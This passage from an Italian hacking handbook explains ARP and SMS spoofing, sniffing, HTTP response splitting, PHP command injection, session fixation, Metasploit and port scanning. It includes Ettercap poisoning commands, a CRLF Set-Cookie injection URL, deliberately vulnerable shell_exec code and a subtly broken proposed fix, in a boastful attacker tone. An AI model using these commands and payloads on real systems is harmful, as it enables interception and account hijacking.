192.168.1.2, MAC = 00:00:00:ZZ:ZZ:ZZ
192.168.1.3, MAC = 00:00:00:ZZ:ZZ:ZZ
192.168.1.4, MAC = 00:00:00:ZZ:ZZ:ZZ

Capito il concetto ? In questo modo i Client pensando di comunicare tra di loro ; infatti l'IP è giusto , ma il MAC è un altro , quindi le informazioni verranno inviate al MAC dell'attacker (00:00:00:ZZ:ZZ:ZZ) che poi potrà leggerle e inoltrarle a chiunque voglia .

Pratica con l'ARP Spoofing

Nella rete gira di tutto , programmi di questo genere ce ne sono a bizzeffe , però consiglio uno dei più completi , se non il più completo dei programmi , dal nome Ettercap .

Sistemi Operativi Supportati :

Windows
Linux
*BSD
Mac OSX

Alcuni comandi utili

Per fare Arp Poisoning (o ARP Spoofing)

```
ettercap -T -q -M ARP /nomeHost1/ /nomeHost2/
```

Per fare Arp Spoofing in un intero segmento di rete

```
ettercap -T -q -M ARP // //
```

SMS Spoofing

SMS Spoofing vuol dire inviare SMS (Short Message Service) dove il mittente viene occultato , in modo da risultare inesistente o falso . I provider e gli operatori di telefonia mobbile offrono la possibilità di collegarsi tramite connessione telefonica ad essi per ottenere il servizio di invio SMS utilizzando appositamente questi Gateway SMS raggiungibili anche con una normale connessione via modem .

I protocolli maggiormente usati da questi servizi sono :

1.Telematic Application Program (TAP)
2.Universal Computer Protocol (UCP)


In particolare quest'ultimo (UCP) è quello vulnerabile in quanto spoofare tali pacchetti è molto semplice . Basti infatti googlare un po' per trovare programmi adatti a questa soluzione , come ad esempio SMS Client .

Ultimamente però questi servizi sono in realtà protetti in quanto stanno prendendo contromisure molto avanzate , come lo smistamento e all'instradamento degli SMS .

Rischio

E' un attacco che viene preso troppo alla leggera . Molti amministratori di rete se ne infischiano . Peggio per loro , buon per noi :P

(28)Sniffing



Con il termine **Sniffing** si intende la pratica di intercettare pacchetti di comunicazione , di

controllare il traffico di una rete e di “sniffare” letteralmente tutti quei dati che transitano in una rete telematica in modo passivo .

Fare sniffing è una pratica che esiste da oltre 20 anni : vengono sviluppati tool e programmi all'avanguardia in grado di fare sniffing : questi programmi vengono chiamati **Sniffer** .

Cosa fanno gli Sniffer ?

Intercettano i dati (sottoforma di pacchetti) , li decodificano in base ai loro livelli (rete , trasporto , applicativo e datalink) e offrono anche delle funzionalità aggiuntive , come l'analisi di tutti i pacchetti che lavorano sullo stesso protocollo (tipo UDP) , ne valutano il comportamento o ne ricostruiscono lo scambio dati fra sistemi e applicazioni .

Sniffing : traffico locale

Beh , qui c'è poco da capire . La rete è nostra , quindi possiamo vedere tutto quello che transita nella nostra rete . Solitamente si parla di Traffico Locale quando si è connessi direttamente in una rete , senza ponti di mezzo (router,switch,hub ecc...) . La connessione può essere effettuata poi con vari mezzi , che essi siano cavi Ethernet , Irda , Bluetooth o tutti quei mezzi che permettono di effettuare una connessione diretta con un altro sistema .

Giustamente potrete analizzare tutti i pacchetti che transitano nel vostro sistema ; tuttavia , si parla di traffico locale anche se fate parte di una rete LAN , WLAN o altro e gli altri computer che dipendono dal vostro sistema possono essere controllati .

Esempio :

Rete Domestica

Client #1 ==========>|

Vostro Computer ==========> **INTERNET**

Client #2 ==========>|


La logica dice che : se un computer si connette tramite il vostro sistema per andare su Internet potete analizzare tutti i pacchetti , inviati e ricevuti , senza dover spulciare tra altri sistemi .

Sniffing : rete locale

Sniffare una rete locale consiste nell'avere accesso fisico al sistema che instrada , manipola e organizza tutti i pacchetti di transizione verso altre reti , che essa sia internet o un'altra rete .

Dunque , ricapitoliamo : per **rete locale** intendiamo un insieme di macchine , di computer e di altre reti dentro uno spazio delimitato in base alla possibilità : nel caso in cui la rete è allacciata tramite cavi diretti si delimita la zona in base alla lunghezza dei cavi , mentre se si parla di rete wireless dipende da quanto è potente il segnale .

Esempio di Rete Locale :



Sniffing in rete ethernet non-switched

Nelle reti ethernet di questo tipo dove la connessione è impostata tramite i cavi coassiali , o ultimamente anche con cavi UTP o STP connessi a uno a un hub , è condivisa tutti i pacchetti vengono destinati agli indirizzi MAC desiderati (l'indirizzo MAC è l'indirizzo hardware o fisico univoco della schede di rete collegata) .

Lo sniffing di una rete non-switched consiste nel superare l'impostazione della *modalità promiscua* , altrimenti si rischia di permettere l'ascolto di tutto il traffico della rete che passa sul cavo che connette l'intera rete .

Sniffing in rete ethernet switched

Lo sniffing di un sistema ethernet switchato (italianizziamo và :P) , dove la rete viene gestita appunto da uno switch , consiste di inoltrare su ogni porta il traffico destinato al dispositivo collegato **solo** a quella porta : questo permette quindi che un'altro sistema non può sniffare il transito dei pacchetti desstinato a un determinato indirizzo e al broadcast di referenza .

Come possiamo sniffare tutta la rete ?

Semplicemente attuando del MAC flooding , ossia scannare in continuazione un range possibile di MAC address fino a trovare i sistemi collegati . E' richiesto ovviamente un accesso fisico se si parla di connessione ethernet , mentre per le reti wireless è sufficiente fare del wardriving (leggete il sommario , c'è un capitolo dedicato apposta) .

Sniffing in reti Geografiche

Intercettare i dati su reti geografiche vuol dire attuare la tecnica del Man in the middle (che verrà presentata dalla versione 0.4 del libro) . Mi dispiace non poterlo presentare subito , è un argomento vastissimo e richiede qualche mese di studio e di pratica prima di poterlo trascrivere sul libro .

Rischio

Sniffare (la rete eh) è divertentissimo e si scoprono un mucchio di cose . E' tuttavia illegale , ma molto , molto potente come attacco di intercettazione .

(29) HTTP Response Splitting

L'attacco HTTP Response Splitting consiste nell'indirizzare il flusso di navigazione di un utente dove desiderato . Il modo ? Basti studiare una query string ben dettagliata per superare il programma .

Prendiamo in analisi il codice presentato :

```
<?
header("location:".$_GET['var']);
?>
```

Dovremmo sapere a questo punto che durante gli header della pagina vengono dichiarate alcune importanti funzioni , tra cui cito i famosi cookie . Avete mai provato a leggere i cookie **dopo** aver stampato , quindi **dopo** aver finito di impostare gli header ? Ebbene , se qualcuno di voi ha avuto esperienze in tema dovrebbe sapere che questo non è possibile .

Poter iniettare nel server una qualsiasi pagina web facendola eseguire dal Web Server in cui è presente la vulnerabilità è un enorme vantaggio per il cracker ; vogliamo fare qualcosa di simpatico ?

```
http://www.sitovittima.com/main.php?var=http://www.infernet-x.it/pagina.php%0D%0ASet-Cookie:%20cookie=valore
```

Abbastanza lunghetto , però è fattibile ed è anche facile da capire e giusto per poter cambiare invece di fare i soliti cattivoni :P
Dunque , andiamo a gradi :

http://www.sitovittima.com : server vittima
main.php : pagina buggata
? : chiusura dell'indirizzo e passaggio di comandi
var= : variabile buggata
http://www.infernet-x.it : nostro server
pagina.php : nostra pagina
%0D%0A : \r\n con cui viene chiuso il codice e viene creata una nuova riga dove poter inserire i prossimi comandi
Set-Cookie: : comando per creare e modificare cookies
%20 : è semplicemente lo spazio (“ “) in formato HEX
cookie : nome del cookie
valore : valore del cookie

Al momento non risulta molto pericoloso giusto ? Bene , guardare il capitolo session fixation per capirne le vere pericolosità .

Per superare questo problema alcuni propongono il metodo :

```
if (strpos(strtolower($_SERVER['REQUEST_URI']),"set-cookie:")!==false) exit;
```

Anche se , secondo il mio modesto parere , si può utilizzare anche questo durante la dichiarazione degli header :

```
<?
header(“\” . "location:".$_GET['var']);
?>
```

Personalmente non ne ho avuto modo di testarne la funzionalità di quest'ultima , contattatemi a murdercode@gmail.com se non funzionasse .

Rischio

Pur essendo un attacco di grande portata esiste il metodo semplicissimo per fixarlo . Ma chi l'ha detto che tutti riescono ad accorgersi in tempo di questa falla ?

(30) Command Injection Flaws

Abbiamo visto come una non curatezza nelle dichiarazioni di variabili e di stringhe possono risultare pericolose per un CMS o per comunque alcuni script Web . Ad esempio le SQL Injection puntavano all'esecuzione di codice SQL o le XSS eseguivano codice Javascript in lato Client .

La **Command Injection Flaws** consiste nel passare ad alcune funzioni (*exec()*, *shell_exec()*, *system() e altro*) per eseguire comandi assai pericolosi .

Questo risulta molto simile al già citato Command Injection , ma in particolare il Command Injection Flaws mira ad attaccare esplicitamente soluzioni web con tecnologia PHP .

Si prenda una pagina web in questo modo :

Pagina1.htm

```
<form id=”form1” name=”form1” method=”post” action=”Pagina2.php”>
<input type=”text” id=”action” name=”action”>
<input type=”submit” value=”Invia Comando”>
</form>
```

Pagina2.php

```
shell_exec($_POST['action']);
```

L'attacco si spiega da se ; procedendo a scrivere nella barra di testo un qualunque comando Unix ci ritroveremo a comandare da remoto molti dei file che **sicuramente** l'admin avrà dimenticato di dare i permessi .
Probabilmente nessuno , e ripeto nessuno , vi offrirà un codice del genere , anche perchè chi è

quel pollo che va a dirvi : “oh ragazzi mettete tutto il codice che vi pare nel mio server !” .

Però se l'admin ha intenzione di inviare dei comandi in modo dinamico in base al vostro account ? Potrebbe scrivere una pagina automatizzata con la quale dire che comandi inviare ; e se noi scaricassimo la pagina e la modificassimo a nostro piacere ?

Se l'admin non è un vero e proprio sciocco allora produrrà una pagina scritta in questo modo

Pagina2.php

```
echo shell_exec("dir ".$_POST['parametri_dir']);
```

Rischio

Altro attacco di notevole portata e dall'aggiramento piuttosto semplificato , peccato che anche qua non ci vuole nulla a fixare il problema . Il programmatore meno esperto però potrebbe farsi scappare qualche informazione di troppo :P

(31) Session Fixation

Lasciamo perdere per un po' l'ideologia su come fottere un sistema , parliamo invece di come fottere una persona con il sistema : a volte può sembrare anche logico , ma alcune persone si dilettano a cercare di superare un sistema quando invece la risposta è la più semplice di tutte .

Prendiamo ad esempio il fatto che qualcuno , anzi noi , ci registrassimo a http://infernet.forumup.it ;

1. Beh , prima di tutto , una volta loggati , ci viene attribuito un **SID** valido .
2. Alla vittima andremo ad indicargli di visualizzare una pagina presente sul forum tramite un link contenente però il nostro SID . Esempio

   ```
   http://infernet.forumup.it/index.php?sid=sad897
   jkahsd87231h
   ```
3. La vittima eseguirà l'accesso al portale tramite i suoi username e password , anche se la sessione sarà un'altra in quanto gli abbiamo passato noi il SID :P
4. A questo punto la vittima andrà a subire una XSS (vedi Cross Site Scripting) e , tramite il comando Javascript document.cookie , verrà riscritta una nuova variabile di sessione .

Come vedete abbiamo striminzito questo capitolo , soprattutto perchè avevamo già parlato di cookie grabbing e di xss . Comunque sia è una tecnica davvero fantastica , e volete sapere il perchè ?

Se la vittima è un amministratore ? Vi lascio immaginare i guai che possono succede :P

Rischio

State attenti a tutto quello che aprite ; c'è gente nella rete che fa veramente di tutto per fregarvi ... ci volete cascare ? No vero ? Disattivate javascript , cancellate i cookie , insomma , siate paranoici quando qualcuno vi linka qualcosa , specie se nel vostro portale

(32) Metasploit

Il **Metasploit** non è considerato un tipo di attacco , ma un ambiente di sviluppo progetto per testare e usare codici exploit dedicati a testare la sicurezza di una qualsiasi applicazione web .

Nato sotto ambiente Unix , è stato poi trasportato anche in altri sistemi operativi come Windows , OSX e altri tramite un'emulazione della shell bash (ad esempio su Windows c'è una versione light di Cygwin) .

Contiene quasi 200 exploit e paylod dedicati al pentest del proprio server ; è in continuo aggiornamento e viene appoggiato da una larghissima community , in quanto quest'applicazione è stata rilasciata come opensource sotto copyleft .

Sito di referenza : http://www.metasploit.com

L'utilizzo di tale sistema è semplificato al limite : si ha bisogno solo di un interprete Perl aggiornato in grado di eseguire tutti gli exploit presenti nel database .
Essendo una soluzione opensource , chiunque può supportare la comunità scrivendo e adattando exploit di ogni genere . Ovviamente però , è richiesta una buona dote da programmatore in ambiente Perl e una discreta conoscenza del funzionamento di **Metasploit Framework** .

(33) Portscanning

Consideriamo di avere sotto mano l'IP di qualcuno che ora ha veramente scassato i cartoni (ovviamente sto semplicemente considerando un fatto , non dovete mica farlo !) ; prima di fare una qualsiasi operazione (vale anche contro i server) occorre effettuare un controllo su quali servizi vengono erogati dall'IP sotto “attacco” .

Chiamasi **Portscanning** la tecnica che consiste nel testare quali porte e servizi sono aperti e in che modo .

Vediamo di chiarire meglio il tutto :

- *Porta Aperta (accepted)* : l'host è in ascolto e accetta connessioni .
- *Porta Chiusa (denied)* : l'host si rifiuta di erogare servizi da quella porta .
- *Porta Bloccata (dropped)* : l'host non risponde da tale porta
- *Porta Filtrata (filtred)* : la porta è protetta da un filtro (solitamente firewall) e nega allo scanner di visualizzare lo stato della porta

Il portscanning di per sé non è pericoloso , in quanto gli stessi amministratori di rete usano i **portscanner** (programmi per fare portscannig) per testare la stessa sicurezza di una rete .

Possiamo suddividere i portscanner in due categorie :

Bruteforcing di un host : Dato un host si carica su di esso un range di porte e si rivela quali porte dell'host “vittima” sono vulnerabili . Questo viene applicato quando si vuole testare quali porte sono presenti in un determinato host , ad esempio un amministratore di rete che vuole verificare lo stato del proprio server .

Bruteforcing di più host : Dato un range di host si carica su di esso un portscanning su una o più porte predefinite . Questo capita quando solitamente un lamer ha intenzione di fare più danni possibili e cerca di trovare quante più vittime da mietere .

Per rendersi sicuri di un probabile attacco o di portscannig assicurarsi di avere un buon **firewall** ben configurato e un **router** che nel Virtual Server abbia porte configurate in modo da essere sempre impegnate e da non lasciare quindi “incustodite” .

Alcuni strumenti , come *nmap* , offrono anche molti altri strumenti oltre che al portscanning , come ad esempio la verifica se un host è attivo o meno e tante piccole chicche tutte da scoprire .

Rischio

Più che rischioso , oserei dire , incurato . A nessuno gli interessa se qualcuno li frega dalle porte ; peggio per loro . Con un portscanning possiamo sapere moltissime cose sulla vittima , è un passo fondamentale per un attacco .

Ringraziamenti

Questa è la parte che odio più di tutte ! No , non è che voglio prendermi tutti i meriti di questo libro , ma c'è così tanta gente da ringraziare che non finirò mai . Io ci provo , poi se mi sono scordato qualcuno , beh , mi dispiace , ma gli voglio bene comunque .
Innanzitutto voglio ringraziare **mia madre** , fornitrice ufficiale di caffè la notte e accompagnatrice all'avvocato di giorno nei miei periodi di perseguimento . E' stata la persona più importante nella mia vita e non smetterò mai di dirlo .
Poi c'è **mio padre** , che di continuo mi paga la bolletta telefonica e la luce , nonché mi appoggia all'acquisto di nuovo materiale per la manutenzione del mio computer , tutti fattori che hanno dato vita a questo libro . Un grazie a **mia sorella** , non so perchè , ma ogni tanto mi dava quell'ispirazione di pazzia e di frustazione che mi faceva continuare a scrivere il Black Book . Fornitrice ufficiale di sigarette .
Arriviamo quindi a Marco , **Devil_Nemesis** , mio compagno di scuola , di stage e co-admin di Infernet ; senza di lui non esisterebbe neanche Infernet X Security Team , né tantomeno questo libro . E' stato fondamentale alla crescita del Team e non smetterò mai di ringraziarlo . Un ringraziamento particolare anche ad Adnrea , **Dark_Sutz** che , grazie a lui , siamo riusciti a exploitare 16 server in un giorno . Da lì ho imparato moltissime cose , come ad esempio di non fidarsi mai delle persone che conosci su internet .
Durante la crescita di Infernet ho apprezzato e amato molte persone , come ad esempio non citare il nostro grandissimo sviluppatore Otto , **Ctrl_Alt_Canc** , che ci ha deliziato con le sue doti da programmatore ogni giorno sempre di più , ha contribuito notevolmente all'ottima crescita di Infernet e anche di altri team , come MsnFuck , insieme grazie all'ottimo aiuto di **HkProj** , altro programmatore che si dedica allo sviluppo di programmi , specialmente in VB 6.0 e VB.NET .
Parliamo di programmazione e non parliamo del nostro mitico , geniale e pazzoide **Predator** ? Lui è il nostro reverser di fiducia , il programmatore di basso livello per eccellenza ! Non mi dimenticherò mai come accogli la gente come entra nel forum , come ad esempio “Ti strappo la pelle e ne faccio un copri-mouse.Benvenuto” . Assolutamente geniale .
Lord_Korian , a cui ho insegnato un pochito di roba ed è cresciuto come una piantina di marijuana in una serra . Continua avanti per questa strada , cerca di evitare la polizia e vedrai che diventerai un grande !
Ringrazio tutti i moderatori di Infernet , ossia **Dark Shadow** , **Jack** , Furetta (che ci ha lasciato T_T) e **zogs** . Non so come avrei fatto senza di voi .
Già che ci siamo salutiamo quei due pazzi di **Max Tacchetti** e **Luca Marrancone** , rispettivamente professore di programmazione web e professore di grafica . Mi sembra quindi doveroso ringraziare tutto il team Informa per avermi dato l'opportunità di imparare la programmazione web e tante piccole cose nella vita che aiuteranno . Tanto vale ringraziare **Roberta la segretaria** , che mi faceva passare il tempo quando Marco e lei si prendevano a parole (Nemesis sei un grande !) . Un saluto anche a tutti i miei compagni di classe , ossia **Giorgio C**. , **Agnese M**. , **Giuseppe C.** , **Giuseppe P**. (Slinky , compagno di programmazione al di fuori della scuola) , **Pietropaolo A**. , **Maria C**. , **Manuela DS** (detta anche Bàrùela) , **Denada H**. (che mi ha fatto riscoprire i miei desideri sessuali più perversi !) , **Marco F**. (già salutato , bella Neme !) e **Fatyjona** (spero di averlo scritto bene) .
Un grazie al nostro trasporter di fiducia Pierpaolo P. (**Audi_RS3 o Feltwebel**) che ci accompagnava alle nostre gite di soft-air o a sgommare per la piazza !
Devo anche ringraziare HTML.IT(http://www.html.it) anche se veramente quei pastardi dovrebbero ringraziare me che gli ho fatto fixare un paio di bug (lol scherzo eh) , iconsarchive (www.iconarchive.com) , il **sito di Predator** (http://nexenteam.altervista.org/) , quello di **CtrlAltCanc** (http://ctrlaltcanccorp.altervista.org) e del suo **team di reversing** (http://crevt.blogspot.com/) .
Oddio quanta gente devo ancora salutare , sono le 4 di mattina e domani devo svegliarmi ! .
Voglio chiudere questa “maledetta” sezione !!!
Siete veramente troppi . Non ce la faccio a salutarvi tutti . Basta chiudo qua .
Ah una cosa , Grazie Infernet e a tutti gli utenti ! Vi voglio bene ... anche agli stronzi .

Ahn già che ci sono , vi lascio con il Manifesto di Infernet scritto da Nemesis ;)

I computer sono la nostra vita
Nel nostro sangue scorrono byte
Nel nostro cuore lavorano RAM e Processore
Nel nostro cervello c’è un Sistema Operativo
Noi respiriamo internet
Viviamo per migliorare e per imparare dai nostri errori
E’ questo quello che ci tiene in vita

www.infernet-x.it